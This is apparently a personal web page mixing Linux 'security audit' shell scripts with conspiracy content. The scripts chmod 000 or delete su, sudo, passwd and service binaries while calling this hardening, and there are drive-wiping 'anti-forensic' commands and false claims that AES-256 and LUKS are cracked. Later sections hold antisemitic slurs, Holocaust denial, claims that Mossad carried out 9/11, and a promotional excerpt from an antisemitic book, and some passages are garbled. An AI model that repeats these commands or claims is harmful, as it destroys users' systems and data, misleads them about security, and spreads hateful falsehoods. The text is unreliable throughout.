ping freedos.net
ping that.is.it
ping redtube.com
bash superping.sh ; bash superping.sh ; bash superping.sh ; bash superping.sh ;
```

```
Secure-Unix A Lock The System Utility for locking Unix ... ;
bash ./secure-unix.srt secure your unix like system ... ;
Works on Mac / Unix / Aix / Solaris / Linux / FreeBSD ... ;
Works on GNU / Ubuntu / Kubuntu / Nix-Like Kernels ... ;
su root / passwd root / sudo -i / passwd kubuntu/usr ... ;
chmod -R 000 locks it chmod -R 777 unlocks it ... ;
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /bin/sudo ;
chmod -R 000 /sbin/sudo ;
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/sudo ;
chmod -R 000 /bin/sudoedit ;
chmod -R 000 /sbin/sudoedit ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /usr/sbin/sudoedit ;
chmod -R 000 /bin/gksudo ;
chmod -R 000 /sbin/gksudo ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /bin/doas ;
chmod -R 000 /sbin/doas ;
chmod -R 000 /usr/bin/doas ;
chmod -R 000 /usr/sbin/doas ;
chmod -R 000 /bin/passwd ;
chmod -R 000 /sbin/passwd ;
chmod -R 000 /usr/bin/passwd ;
chmod -R 000 /usr/sbin/passwd ;
chmod -R 000 /bin/bluetooth ;
chmod -R 000 /sbin/bluetooth ;
chmod -R 000 /usr/bin/bluetooth ;
chmod -R 000 /usr/sbin/bluetooth ;
chmod -R 000 /bin/bluetoothd ;
chmod -R 000 /sbin/bluetoothd ;
chmod -R 000 /usr/bin/bluetoothd ;
chmod -R 000 /usr/sbin/bluetoothd ;
chmod -R 000 /bin/cupsd ;
chmod -R 000 /sbin/cupsd ;
chmod -R 000 /usr/bin/cupsd ;
chmod -R 000 /usr/sbin/cupsd ;
chmod -R 000 /bin/ssh-agent ;
chmod -R 000 /sbin/ssh-agent ;
chmod -R 000 /usr/bin/ssh-agent ;
chmod -R 000 /usr/sbin/ssh-agent ;
chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/avahi-daemon ;
chmod -R 000 /etc/default/avahi ;
chmod -R 000 /etc/default/avahi-daemon ;
```

**Ideal Cryptography** The only ideal cryptography is Alien Characters and Sigils, because there is no base 8 binary instruction set for them... One-Time Pads can be enumerated on any 512 GB SSD... Luks Drive Encryption, SHA1, AES-256 have all been Mathematically Cracked... On any Linux or FreeBSD System you can draw them in Gimp/Mtpaint and use the Alien Character or Sigil Cipher Pad with it... This is literally what is used by Secret Societies.

**The Flaw of Every Single Kernel, Microkernel, Linux, and FreeBSD** all have this one issue and that is that sudo and su/doas can run and execute after presenting a dumb password, all you need is a password, and the binaries are not chmoded to 000 like they should be, this is a MAJOR/CRITICAL Security Flaw ... As Michael Ellner puts it "Everything is backwards, Everything is upside down, Doctors Destroy Health, Governments Destroy Freedom, The MSM Destroys Information, and Religions Destroy Spirituality ... I still give Microkernel/Minix credit for having PF which is more secure than IPTables, Not being on x86 and on MIPS, Having less LOC Lines of Code than Linux and FreeBSD, FreeBSD Having the Most, Linux having less, and Minix having the least ...

Linux is only there for dumbed down simplified Mac Address Spoofing and Easy DNS Config ... Plus I/O Drivers work on even the Newest of Computers in Linux ... Linux took it's code from Minix which has less LoC and Minix uses RAM Disk Only Drivers even for Sound so no exploits can fuck with it ... IME is a backdoor for Intel's x86 and is Minix Based ... Intel Stole it, Linux Stole it, Microsoft Stole the source code for FreeBSD's TCP/IP Stack ... The Sound Card Drivers in Minix go do while loop on RAM Disk so no crashing occurs and the system goes back to continuous on a system crash, RAM Disk Only Drivers are built Mission Critical, It's just like a bare metal system that is for the Railway System for storing Element 115, Fire Crackers and VX Nerve Agent ... Martians Have Destroyed Earth ...

... Why Gentoo as a Linux Distribution ... ... The Ideal Operating System is Gentoo Because ... Here is what we need, An Operating System that has no Systemd, is Gentoo, Has an Ad Blocker Built in ... Also This Distro is Low on Overhead RAM usage ... Also This OS has all the Needed Features ... Also This Distro is Scientific Edition Gentoo ... Also included is Gimp and Libreoffice ... Also The Runit Daemon is Good Enough and not Systemd which is the worst Runit Daemon Ever ... Also Gentoo is not Slackware and not Arch ... Mac Address f4:f4:f4:f4:f4 / 44:44:44:44:44 ...

45.60.1.1 / 1.1.1.1 / FreeDNS.Zone DNS Addresses ... killall ssh-agent / cupsd / bluetooth / bluetoothd / ... rfkill block bluetooth / bluetoothd / ... killall avahi / avahi-daemon / syslogd / klogd ... chmod -R 000 /usr/(s)bin/ /(s)bin/ /etc/(default)/ ssh-agent , cupsd , bluetooth , bluetoothd , avahi , avahi-daemon , su , sudoedit , sudo , passwd , doas , gksudo - chmod -R 000 all of these ... date | base64 sudo -i / su root / passwd root/usr ctrl-s-v five times ..  
<https://wiki.calculate-linux.org/desktop>  
[https://mirror.calculate-linux.org/release/20.6/cldxs20.6-x86\\_64.iso.torrent](https://mirror.calculate-linux.org/release/20.6/cldxs20.6-x86_64.iso.torrent)  
[https://mirror.calculate-linux.org/release/20.6/cldxs20.6-x86\\_64.iso](https://mirror.calculate-linux.org/release/20.6/cldxs20.6-x86_64.iso)

Microsoft has conspired to make proprietary hardware and UEFI for the BOIS so Linux does not run ... I still use older Legacy BIOSes and Cheap Computers : IBM Lenovo T400/T420/T61/T60/X200/X201 and Eee PC 1005 HAB / Eee PC 900A / MSI Wind Netbook all on Kubuntu and Puppy Linux Bionic 32 ... Dell Inspiron 11 Blue with Artix and Emmc has Veracrypt Built in with Artix having Veracrypt Also ... On Linux I can encrypt a .7z as AES-256-CBC with LZMA Compression on Calculate Linux Scientific and upload it to the Cloud on Icedrive and Google Drive, then Box, and then View that secret file on RAM Disk Live USB ... If Live USBs Exist than Pizzagate is Definately Real, think about it Peer2Peer Poop that is illegal on RAM ... If you want to reset a BIOS, get the latest BIOS Update ROM and remove the clock battery and hold Power ... The BIOS determines your CPU clock Speeds which can be changed an underclocked (what I do in Puppy Linux) ... The BIOS determines all the hardware, if is out of date, web browsing will say (connection not secure) ... One thing about Windows is when you put in more ram on say XP and remove it it crashes, Linux the Opposite ... Note: Always, always, always back up everything, know what you are doing, have the OS ... Linux is not for everyone, Mac OS can still be audited su/sudo/doas/sudoedit chmod -R 000 ... Getting to know your BIOS: (always back up your stuff before re-installing Linux or Mac) What you can do (disable bluetooth) (speed up the boot process) (change CPU Speeds) What are the keys (while the Option/alt (`) key is pressed on Mac) (Have a copy of Mac OS) ... Apple has a

startup manager, whilst PC's have a Very Easy BIOS that has actual Settings ... Other Common PC's My T400 IBM (F1 F12 F11 F2 Del Shift Del at very boot Super Key R on some) ... Always always always back up everything, never lock it with a BIOS Password unless you want to risk permanently locking yourself out the machine (I only only do it to lock people out) (I backed up the password everywhere else and put it in an Ammo Can so, I had a plan) ... The cool thing about Kubuntu and Manjaro and other Linuxes is you can Luks Drive Encrypt ... I combine it with a BIOS Passwd and set root and usr passwd to date | base64 \* 5 ctrl-s-v ... I first started using different Operating Systems when I had my OS break on me ... It had I bootkit because I was a dumb teenager, To be Productive I use Kubuntu a Standardized ... I would re-install Windows, then I realized it was much easier for me to run Linux, it was free, it was a little harder to infect, FreeBSD/GhostBSD audited their security also ... I was still using Windows XP and discovered Puppy Linux, then I moved to other Linux Distros Artix, Calculate Linux, Pentoo, Kali, Parrot security OS, Knoppix, Kubuntu, Ubuntu, Linux Mint, Manjaro, (Haiku OS non-linux), Hobbyist Operating Systems, AROS, FreeDOS, Porteus, Debian, Arch Right now I am on Calculate Linux XFCE Scientific, Kubuntu, Artix, that's it ... I brought a Linux Distro to School once and the BIOS Passwd would not allow it Slax Live USB ... I was not expelled or anything, I was marked and red flagged for bringing drugs to school once ... Linux makes Live USBs by dd if=f.iso of=/dev/sdx bs=1M count=4096 ; cat f.iso

```
>/dev/sdx ; yes >/dev/sdx ; <erases the dive
better than Active@KILLDISK or Derick's Boot
n' Nuke ... ; fdisk -l < list drives as super
user su root / sudo -i sudo fdisk -l / gparted
/ gnome-disks ... Pen Testing Distros are not
for Personal Use and are not Audited ... One
of my best Security Audits is to chmod -R
000 / 777
su/sudo/gksudo/doas/ssh-agent/sudoedit ssh-
agent/cupsd/avahi/avahi-daemon in /etc/ cd
/etc/default /sbin/ /usr/sbin /usr/bin/ /bin/
Then I scramble the shadow password files with
sudo -i / su (install all packages+update) ...
passwd root/usr/guest/tux/other ; date |
base64 ; copy / ctrl-shift-v-five-times ...
Universal Password for all users including
root is :
V2VkIDAzIE1hciAyMDIxIDEyOjIxOjUwIFBNIFBTVAo=V2
VkIDAzIE1hciAyMDIxIDEyOjIxOjUwIFBNIFBTVAo=V2V
kIDAzIE1hciAyMD
IxIDEyOjIxOjUwIFBNIFBTVAo=V2V
kIDAzIE1hciAyMDIx
IDEyOjIxOjUwIFBNIFBTVAo=V2V
kIDAzIE1hciAyMDIxID
EyOjIxOjUwIFBN IFBTVAo= Malware sniffs out
shadow passwords, Remote Access Tools can
evade any Anti-Virus Software real easily ...
The Computer and User Names are usr so nothing
really shows, GUFW firewall is Incoming Rej
Pub, Mac Address is Spoofed to f4f4f4f4f4 or
RANDOM and DNS is 1.1.1.1 / FreeeDNS*Zone or
45.60.1.1 ... FreeDNS*Zone is better than
OpenDNS because it does not log your data like
Woke OPENDS does ... In reality I would not
ever use Tor as the DNS Queries are leaked and
relay nodes are compromised ... I would never
use I2P either except for Dark Web Stuff,
because that is compromised too... Also many
linux distros still have Systemd,
```

nosystemd\*org ... GhostBSD use PF instead of  
hacked IPTABLES .. PF does more stateful  
inspection than IPTABLES, you can look up how  
to disable ICMP ECHO Ping in Linux, Disabling  
ICMP Echo Ping In Linux stops some denial of  
service Attacks, There is no perfect Audit  
Period ...

**Speaker-test -t sine  
-f 528 -l 1000000 ;  
(Ideal Working Tone)**

**Monaural Beats ...**

**Speaker-test -t sine  
-f 126 -l 1000000**

**Speaker-test -t sine  
-f 128.5 -l 1000000**

```
##//!-----!!\\## ;
43.5 Hz is Linked to Improved
Brain Function Derp Derp ...
Speaker-test -t sine -f 43.5 -l
1000000 ;
ffmpeg -f lavfi -i
"sine=frequency=43:duration=600
" Faronic43.mp3 ;
##//!-----!!\\## ;
The obvious banned words list
that we know of is ...
“zionism” “zionist” “adl”
“splc” “jew” “kike” “kosher”
“mossad” “israel” “israeli” ...
You see that shit above, they
are doing whatever they can to
scrub off those “buzz” words
from all of social media so the
press and all independants
remain censored for the rest of
the period of their lives ...
```

## Category:Linux distributions without systemd

From Wikipedia, the free encyclopedia

Distributed compilations of software based on the Linux kernel that do not by default include [systemd](#).

Pages in category "Linux distributions without systemd"

The following 54 pages are in this category, out of 54 total. This list may not reflect recent changes ([learn more](#)).

### 0–9

- [4MLinux](#)

### A

- [Absolute Linux](#)
- [Alpine Linux](#)
- [Android \(operating system\)](#)
- [Android-x86](#)
- [AntiX](#)
- [ArchBang](#)
- [Artix Linux](#)
- [Austrumi Linux](#)

### C

- [Calculate Linux](#)
- [Chrome OS](#)
- [Chromium OS](#)
- [CRUX](#)

**D**

- Damn Small Linux
- DD-WRT
- Devuan
- Dragora GNU/Linux-Libre
- Dyne:bolic

**E**

- /e/ (operating system)
- Endian Firewall

**G**

- Gentoo Linux
- GNU Guix
- GNU Guix System
- GoboLinux
- GrapheneOS

**H**

- Hyperbola GNU/Linux-libre

**I**

- IPFire

**K**

- Knoppix
- Kwort Linux

**L**

- LibreCMC
- LiMux

- LineageOS

- Linux From Scratch

**M**

- Maemo
- MX Linux

**N**

- Nanolinux

**O**

- OpenWrt

**P**

- Parted Magic
- PCLinuxOS
- Pentoo
- Porteus (operating system)
- PostmarketOS
- Puppy Linux

**R**

- Replicant (operating system)

**S**

- Salix OS
- Slackware
- SliTaz
- Source Mage

**T**

- Tiny Core Linux

**V**

- [VectorLinux](#)
  - [Vine Linux](#)
  - [Void Linux](#)
- 
- Z**
- [Zenwalk](#)
  - [Zeroshell](#)

**Fred Beck's Anti Forensic Manual for Tards :**  
The Essential Commands in GNU/Linux :  
su root ; passwd root ; date | md5sum ; sudo -i  
gnome-disks ; gparted ; fdisk -l ; ctrl-shift-v ;  
ctrl-alt-f1-f12 getty agetty ;  
**To null and delete a file :** echo "null" >file ; x5  
rm file ; Clear the FS Pooler as well ... ;  
**To erase a drive :** yes >/dev/sdx ; x5 ;  
**Guaranteed to do it on Solid State :**  
gparted > new mft tables > new partition ;  
echo \$RANDOM | md5sum ;  
dd if=/dev/zero of=blob.img bs=999M  
count=999 ; Erases the FS Pooler ... ;  
**Physical destruction is your best bet :**  
A low capacity micro sd card or sd card ,  
pliers , 4 spline it after running yes ... ;  
cat /dev/zero >/dev/sdx ; \*10 ;  
**Kernels without cupsd ssh-agent syslogd**  
klogd x86x64 support systemd xcb or any of  
that common nonsense nonsense nonsense ;  
**Locking access controls on 32 GiB CF Card :**  
1 32 GiB Compact Flash Card ;  
**Crappy Luks LVM and Manjaro 20 :**  
rm /usr/bin /sbin sudo ssh-agent cupsd ;  
killall sudo ssh-agent cupsd ; Useless Ports ;  
echo \$RANDOM | md5sum ; Locks Access ;  
passwd usr and root ; On the CF Card ;  
ctrl-s-v of md5sum \*5 ; lock all admin root ;  
delete both /root and /home/usr bash history ;  
**Computer Name :** usr/usr/root same passwd ;

**Anti Zionism and Anti Globalism**  
**Flushyourmeds\*my-free\*website**  
**Flushyourmeds\*nethouse\*ru**  
**Archive\*vn/SNGU4**

**Tinyurl\*com/y8bzzp7y /ybg8qt3r /ydbzrht5**  
**Dissenter\*com/Kubuntu\*org/Gufw In Rej Pub**

I tested it by searching (David Duke) ...

**Lbry\*tv/\*com = Has David Duke**

**Bitchute\*com = Has David Duke**

**Brighteon\*com = Has David Duke**

**Altensored\*com = Has David Duke**

**Archive\*today/\*org = Has David Duke**

**Minds\*com = Has David Duke**

**Rumble\*com = Has David Duke**


**Odysee\*com = Has David Duke**



We're sorry, but

Our team has received your request and, unfortunately, we think it violates our Community Guidelines. Please review the following content from YouTube:


Video: Copy Right Violation



Very few (if any) YouTube users do not feel you should never have something like

Show your com

Concerning plurality  
parallel to our other  
statements from  
the beginning, in a  
article, and today  
we would be for  
protection of genetic



Why why is used to be some of the Gang  
Sectarian, the rest of it is done by useful idiots,  
patients mentioned by the fake TI community are  
often contacted ... What does the Neopatetic  
Patricia know that the ignorant Masses at  
useful idiots do not know? The of Hitler-Soldiers  
Himself Hitler Trapping was a staged PIRATE.  
The Mossad did the September 11th, 2001  
Attack, and Rubin-beheaded. The Mossad  
crashed Flight Flight 11B and did the London Bus  
Bombings as well as the (post)-colonial city  
Bombings. Zimbis control all of the Press,  
Media, Finance, Banking, and Government.  
Concerning fan Jewish Nazis and Jewish origins,  
Karl Marx was a Jew and had Jewish Parents, so  
was Joseph Stalin. Over 80 Hitler's Jews, 12 Hitler are  
a matter of fact, and it is proven that Hitler  
was with a higher (100) total blood viable blood  
count as well as Plutonium. Hitler Gassances 10  
Million Black Miles as well. Germany killed  
120+ Millions, whilst there is hardly any evidence  
for the Holocaust, plus questioning it is seen  
as Hitler can get you deported, arrested, killed.  
From why is that, why are we so backwards ...

**SUBSCRIPTIONS**

**Vulcan Wolverine**  
**Kotaboy32 Tactical**  
**gangstalking simulation**  
**GANGSTALKING FIGHT BACK**

**That Gang Stalking Show**

**Bryan Tew**

**atexascash3502**

**Styxhexenhammer666**

**Nigel Nicholson**

**Sacred Serpent**

**HighImpactTV**

**Greg Hunter**

**Gavin Seim**

**Scott Snitzer**

**Best Posts & Comments**

**SensiblePrepper**

**MR. OBVIOUS**

**Null Byte**

**Mr. Dapperton**

**WeAreChange**

**That Chapter**

**BlackSheepTV**

**John Filax**

**S Price**

**Hak5**

**Headlines with a Voice**

**Rob Braxman Tech**

**southernprepper1**

**TRULY HEAL**

**Better Bachelor**

**PREPSTEADERS**

**TrutherTalk**

**James Von Maxwell**

**William Mount 2**

**Bearing**

**The Hated One**  
**Paul Joseph Watson**  
**Miss M.I.A.**  
**Steve Lehto**  
**Fraser M - The case for the plandemic**  
**William Mount**  
**Erin Elizabeth at Health Nut News**  
**Shaun Attwood**  
**Peak Prosperity**  
**Gringo Life**  
**TheThinkingAtheist**  
**Edenvs John**  
**The Common Sense Show**  
**Targeted In Michigan**  
**thewatcher33**  
**RetroSpector78**  
**Melissa Dykes**  
**Brother Sage**

**Barefoot Sungazer**  
**Exposing Proxy Stalking Organized Harassment**  
**York Cardiology**  
**Lisa Haven**  
**Canadian Prepper**  
**Lauren Chen**  
**30 hits of ACID guy & Satanic Network**  
**PewDiePie**  
**Sinatra\_Says**  
**Satanic International**  
**ForbiddTV**  
**Nathaniel Seals**  
**immanuel goldstein**  
**jRex918**  
**The Fullerton Informer**  
**City Prepping**  
**theindividual21**  
**Telltale**

**george4jackoff**  
**LibertyPen**  
**Off Grid Warrior**  
**ambis99**  
**alguém2**  
**TheLipTV**  
**Carb Loaded**  
**The Bull**  
**NonStampCollector**  
**Inflammation Gains**  
**Project Veritas**  
**Shaking My Head Productions**  
**Prepper Princess**  
**NAMTARU**  
**The EsoteriK**  
**LastSun The Thin Veil**  
**Jesse Reid**  
**The Money GPS**

**RoadtoRoota**  
**Gerald Reynolds**  
**SatanicMission**  
**Targeted Individual SRQ**  
**Argentum Astrum**  
**Sydney MGTOW**  
**Zak Parchen**  
**weedu shivambu**  
**Frances Gumm - Topic**  
**Sam Ovens**  
**The Better Men Project**  
**Minority Mindset**  
**Bellaaaa**  
**Robert W**  
**131kimber**  
**DoctorRandomercam**  
**Clean Spirit Living**  
**PSITECHTRV**

**Eternality**

**Truth Be Told Radio**

**Eddie V.**

**From Rome Info Video**

**The Goldwater**

**The Thinkery**

**HerbsPlusBeadWorks**

**Real Speaks**

**Computing Forever**

**Harold Levinson**

**Deete**

**Karen Hudes**

**CosmicSkeptic**

**Modiferito**

**Clone trooper**

**FansFiltration**

**Matt Rittman**

**Great Depression Cooking**

**Lionel Nation**

**AntiSyon Türkiye**

**Roland Böhsemann**

**s2emliam**

**Graham Elwood**

**John Nord**

**The Truth Factory**

**Holy Koolaid**

**Latest Technology**

**Sherry's Reviews and Research**

**ALIN ZAHARIE**

**Aging Wheels**

**Media Action Network**

**Phil A**

**Dr. Group**

**CoachGregAdams**

**Jerry Wise Relationship Systems**

**Robert Wanek**

**Serious Survivor**

**Atkinson Law Office, PLLC**

**Peter Stefanovic**

**The Atheist Experience**

**NAPPY HEAD ROOTS**

**calpurnpiso**

**missy cat**

**LostArtsMedia**

**Zenon Smurf**

**Campaign for Liberty**

**The Rich Dad Channel**

**Knowing Better**

**Reallybigmonkey1**

**HealthisWealthyes**

**The Atheist Voice**

**The Suicide File - Topic**

**SchoolSucksPodcast**

**First Amendment to the United States Constitution**

**Brittany Sellner**

**Kelly Alwood**

**Reid Henrichs**

**FraterPyramidatus1**

**Wissam Haddad**

**Unfiltered reality**

**NYup**

**Show Up Lifestyle**

**qaz12345wsx54321**

**Graham Stephan**

**Inner Quest**

**s ahmann**

**C0ct0pusPrime**

**billyblackattacks**

**whitehman**

**livingselfsufficient**

**sentimental corpse**

**James Bartley**

**Christoph Duran**

**Casperian**

**Sunny Subs**

**muchpelo**

**NollaGirl504**

**J.R. "Bob" Dobbs**

**bortsparkle**

**Ranting Monkey**

**George Bruno**

**wings1972**

**The School of Life**

**LogicBeforeAuthority**

**TI Television**

**FFRnews**

**Talk Heathen**

**TheBurgerkrieg**

**A.H. Lazure**

**Bill Donahue**

**Attero Vado**

**WoodwardTV**

**Daz Smith**

**Sam Vaknin**

**AronRa**

**Peter Breggin MD**

**Godless Engineer**

**Voltaire**

**Nosce Te Ipsum**

**Conservative Twins**

**Thunderf00t**

**Speech in the Silence Podcast**

**ATWA**

**will will**

**gardenspoonVLOG**

**maverickzvn**

**H. A. Goodman**

**A.J. Swierzbinski**

**Chris Ray Gun**

**Order of Man**

**RP4409**

**Oppressed Media**

**Iseekoutthetruth**

**Brave New Films**

**Jozeph Muntenbergh**

**hightechharassment**

**A Healthy Alternative**

**IRATE Productions**

**Dr. Katherine Horton - Stop 007**

**JIMMY JAMZ**

**IZAZOZ**

**proclaimliberty2000**

**Anti Psychiatry**

**ThePatriotNurse**

**edu**

**Arya Sarke**

**Keystone Science**

**Frater Pyramidatus**

**Annie Mimi Hall**

**Ross Rosenberg**

**Arkansas Society of Freethinkers**

**The Contingency Plan**

**Backcountry Exposure**

**Charlemagne**

**James Harken**

**Dr. Soulless Dead**

**Jayme Lynch**

**Dystopia Now**

**Zoon Politikon**

**Lilith esg**

**Shoe0nHead**

**paradoxman316**

**Sargon of Akkad**

**RonPaulOrDie**

**Brian Proulx**  
**The Golden One**  
**DEFCONConference**  
**Cinema Scum**  
**Daniel Walker**  
**John Taylor Gatto TV**  
**UndefinedMadrid**  
**Quantum of Conscience**  
**The Piper Report**  
**TheraminTrees**  
**disasterprepper**  
**Satanic International Network Radio**  
**ERWIN MAGER**  
**Jessica Serret**  
**madworld tv**  
**Kevin Canada**  
**Dirty Casual**  
**Fabio Cortez**

**Shane Gibbs Targeted Survivor from the UK.**  
**TiborasaurusRex**  
**Sevgi Kozen**  
**Armoured Skeptic**  
**Bjorn Andreas Bull-Hansen**  
**TruthnotWar2115**  
**Brandon Gilbert**  
**The 8-Bit Guy**  
**Marfoogle News**  
**Mary Meyers**  
**Common Sense**  
**The Time Of The End**  
**Truthstream Media**  
**Good Patriot**  
**GangStalked**  
**HagbardCeline**  
**zyntax**  
**Russia Insight**

Rich2150x

**My Mini Camper Van**

**Linux Tutorials**

**TheFalseFlag // News - Comments - Statements**

**Remedy**

**Nick Robinson**

**NC Donato**

**LaLiSha TheTemple**

**Atlas Survival Shelters**

## --- ... Censored Material ... ---

<https://www.moneytreepublishing.com/shop/the-synagogue-of-satan>

# The Synagogue of Satan

**Updated, Expanded, and Uncensored**

**Softcover, 400 pages, 20 B&W and color images \$25 (\$35 with autographed bookplate)**

**The Synagogue of Satan autographed bookplate**

Andrew Carrington Hitchcock's autographed (signed by the author in August 2019) bookplate on A6 (4.13" x 5.83"/105 mm x 148 mm) 110 lb./14 pt./300 grams per square meter printed on Conqueror—a UK manufacturer of distinctive, high-quality watermarked paper.

**INTRODUCTION TO THE 2018 EDITION**

The book you are about to read has a very interesting history that I would like to share with you. It started off as a timeline on Daryl Bradford Smith's iamthewitness.com website in 2006.

I kept updating the timeline until it got too big to read as an article on a website, so I took what material I had from the timeline, and added a great deal more, which became a 60,000-word book that I entitled The Synagogue of Satan.

I had 500 copies privately printed, then set up a simple one-page website where people could purchase the book. I also sent copies out to various people who had radio shows, in the hope that they would invite me onto their show, so I could promote the book.

One of these people was the writer, broadcaster and researcher Texe Marrs. Texe was so happy with the book, he published it himself through his RiverCrest Publishing house in 2007 and added a foreword and an index to the book, but the content—which I had written—was unchanged.

I carried on my research into the group I refer to as "The Synagogue of Satan," and in 2012, I released The Synagogue of Satan: Updated, Expanded, and Uncensored, which at 144,000 words was almost two-and-a-half times the size of the original.

In October 2013, the World Jewish Congress (WJC) put an open letter article on their website that their CEO wrote to Jeff Bezos, the chairman and CEO of Amazon.com, asking that he ban all books they considered “anti-Semitic.” While the WJC did not name any specific books, the only image they used was of my book and Amazon.com’s website.

To Bezos’s credit, he did not cave in to their demands until 9 March 2017, when I received an email from Amazon.com informing me that both the physical book and the Kindle version had been banned from their website, as it was “in violation of our content guidelines.”

Interestingly, 9 March 2017 was the first day of the Jewish festival of Purim, during which Jews traditionally take revenge against their enemies.

The book was now only available directly from the printer, Lulu.com, until 1 September 2017 when I received an email from Lulu’s “Questionable Content Team” informing me that my “Content has been reported to be in violation of the Lulu Membership Agreement” and as a result “we will remove your content from availability.”

Isn’t it interesting that while I have not had any of the content of the book challenged, and have committed no offenses in writing this book, I have had it banned at the behest of the Jews?

The content of this book is nearly identical to the one banned by Amazon.com and Lulu, apart from this introduction, and what I consider to be the three best articles I have ever written, which have been added as appendices at the end of the book. They include “Jewish Genocide of the White Race: Case Closed!”—Parts 1 and 2, plus “Holocaust or Holohoax? You Be the Judge!”

—ANDREW CARRINGTON HITCHCOCK

```
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
bash ./ access-locker ... Locks Access Controls in Linux ...
echo "Locks Access Controls in Linux ..." ; sleep 1 ;
echo "Before using lock with su root/sudo -i passwd root/usr
and date | base64 ctrl-shift-v5 to lock it in ..." ; sleep 4 ;
##-/-!!-JUNKA--JUNKA--JUNKA--JUNKA--JUNKA-!!-\-## ;
rfkill block bluetooth ; rfkill block bluetoothd ;
killall cupsd ; killall ssh-agent ; killall avahi-daemon ;
killall bluetooth ; killall bluetoothd ;
chmod -R 000 /etc/avahi-daemon ; chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/default/avahi-daemon ; chmod -R 000 /etc/avahi-daemon ;
rm /usr/bin/bluetooth ; rm /bin/bluetooth ; rm /usr/sbin/bluetooth ;
rm /bin/ssh-agent ; rm /bin/cupsd ; rm /bin/bluetoothd ;
rm /usr/sbin/ssh-agent ; rm /usr/sbin/cupsd ; rm /usr/bin/bluetoothd ;
##-/-!!-JUNKA--JUNKA--JUNKA--JUNKA--JUNKA-!!-\-## ;
chmod -R 000 /usr/bin/sudo ; chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/bin/passwd ; chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/bin/doas ; chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /bin/sudo ; chmod -R 000 /bin/su ;
chmod -R 000 /bin/passwd ; chmod -R 000 /bin/gksudo ;
chmod -R 000 /bin/doas ; chmod -R 000 /bin/sudoedit ;
chmod -R 000 /usr/sbin/sudo ; chmod -R 000 /usr/sbin/su ;
chmod -R 000 /usr/sbin/passwd ; chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /usr/sbin/doas ; chmod -R 000 /usr/sbin/sudoedit ;
##-/-!!-JUNKA--JUNKA--JUNKA--JUNKA--JUNKA-!!-\-## ;
##-/-!!-JUNKA--JUNKA--JUNKA--JUNKA--JUNKA-!!-\-## ;
rfkill block bluetooth ; rfkill block bluetoothd ;
killall cupsd ; killall ssh-agent ; killall avahi-daemon ;
killall bluetooth ; killall bluetoothd ;
chmod -R 000 /etc/avahi-daemon ; chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/default/avahi-daemon ; chmod -R 000 /etc/avahi-daemon ;
rm /usr/bin/bluetooth ; rm /bin/bluetooth ; rm /usr/sbin/bluetooth ;
rm /bin/ssh-agent ; rm /bin/cupsd ; rm /bin/bluetoothd ;
rm /usr/sbin/ssh-agent ; rm /usr/sbin/cupsd ; rm /usr/bin/bluetoothd ;
##-/-!!-JUNKA--JUNKA--JUNKA--JUNKA--JUNKA-!!-\-## ;
chmod -R 000 /usr/bin/sudo ; chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/bin/passwd ; chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /bin/sudo ; chmod -R 000 /bin/su ;
chmod -R 000 /bin/passwd ; chmod -R 000 /bin/gksudo ;
chmod -R 000 /usr/sbin/sudo ; chmod -R 000 /usr/sbin/su ;
chmod -R 000 /usr/sbin/passwd ; chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /usr/sbin/doas ; chmod -R 000 /usr/sbin/sudoedit ;
```

... The Chmod Shellscript ...

This is a Linux Security Audit,  
Dan Quayle Spells "Potato"  
phonetically with an "E" as Some  
Tard would, This Chmod Demon Makes  
your System More Secure and to  
have Locked in Access Controls ...

```
bash chmod-sh # A Linux Audit ;
for far better stable Security ;
for GNU / Linux / Unix / Aix ;
/ Solaris:....;
as su root / sudo -i ///;
```

```
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /bin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/bin/doas ;
```

The ideal security audit is buried  
online and impossible to find,  
original thoughts and ideas are  
controlled by the ADL and SPLC ...

## Also Check Out

[GhostBSD\\*org](#) [Archive\\*today](#) [Archive\\*org](#)

- [NoSystemd\\*org](#)
  - [Stallman\\*org / FSF\\*org / GNU\\*org](#)
  - [En\\*wikipedia\\*org/wiki/Category:Linux\\_distributions\\_without\\_systemd](#)
- An IBM/Lenovo T400/T61/T60/X200/T420  
[Stallman\\*org/stallman-computing\\*html](#)

## Some Operating Systems

- KA OS ([kaosx\\*us](http://kaosx.us))
- Manjaro ([manjaro\\*org](http://manjaro.org))
- Kubuntu ([kubuntu\\*org](http://kubuntu.org))
- Puppy Linux ([puppylinux\\*com](http://puppylinux.com))
- Artix Linux ([artixlinux\\*org](http://artixlinux.org))
- StormOS ([sourceforge\\*net/archiveos\\*org](http://sourceforge.net/archiveos.org))

## 2. It's more Secure.

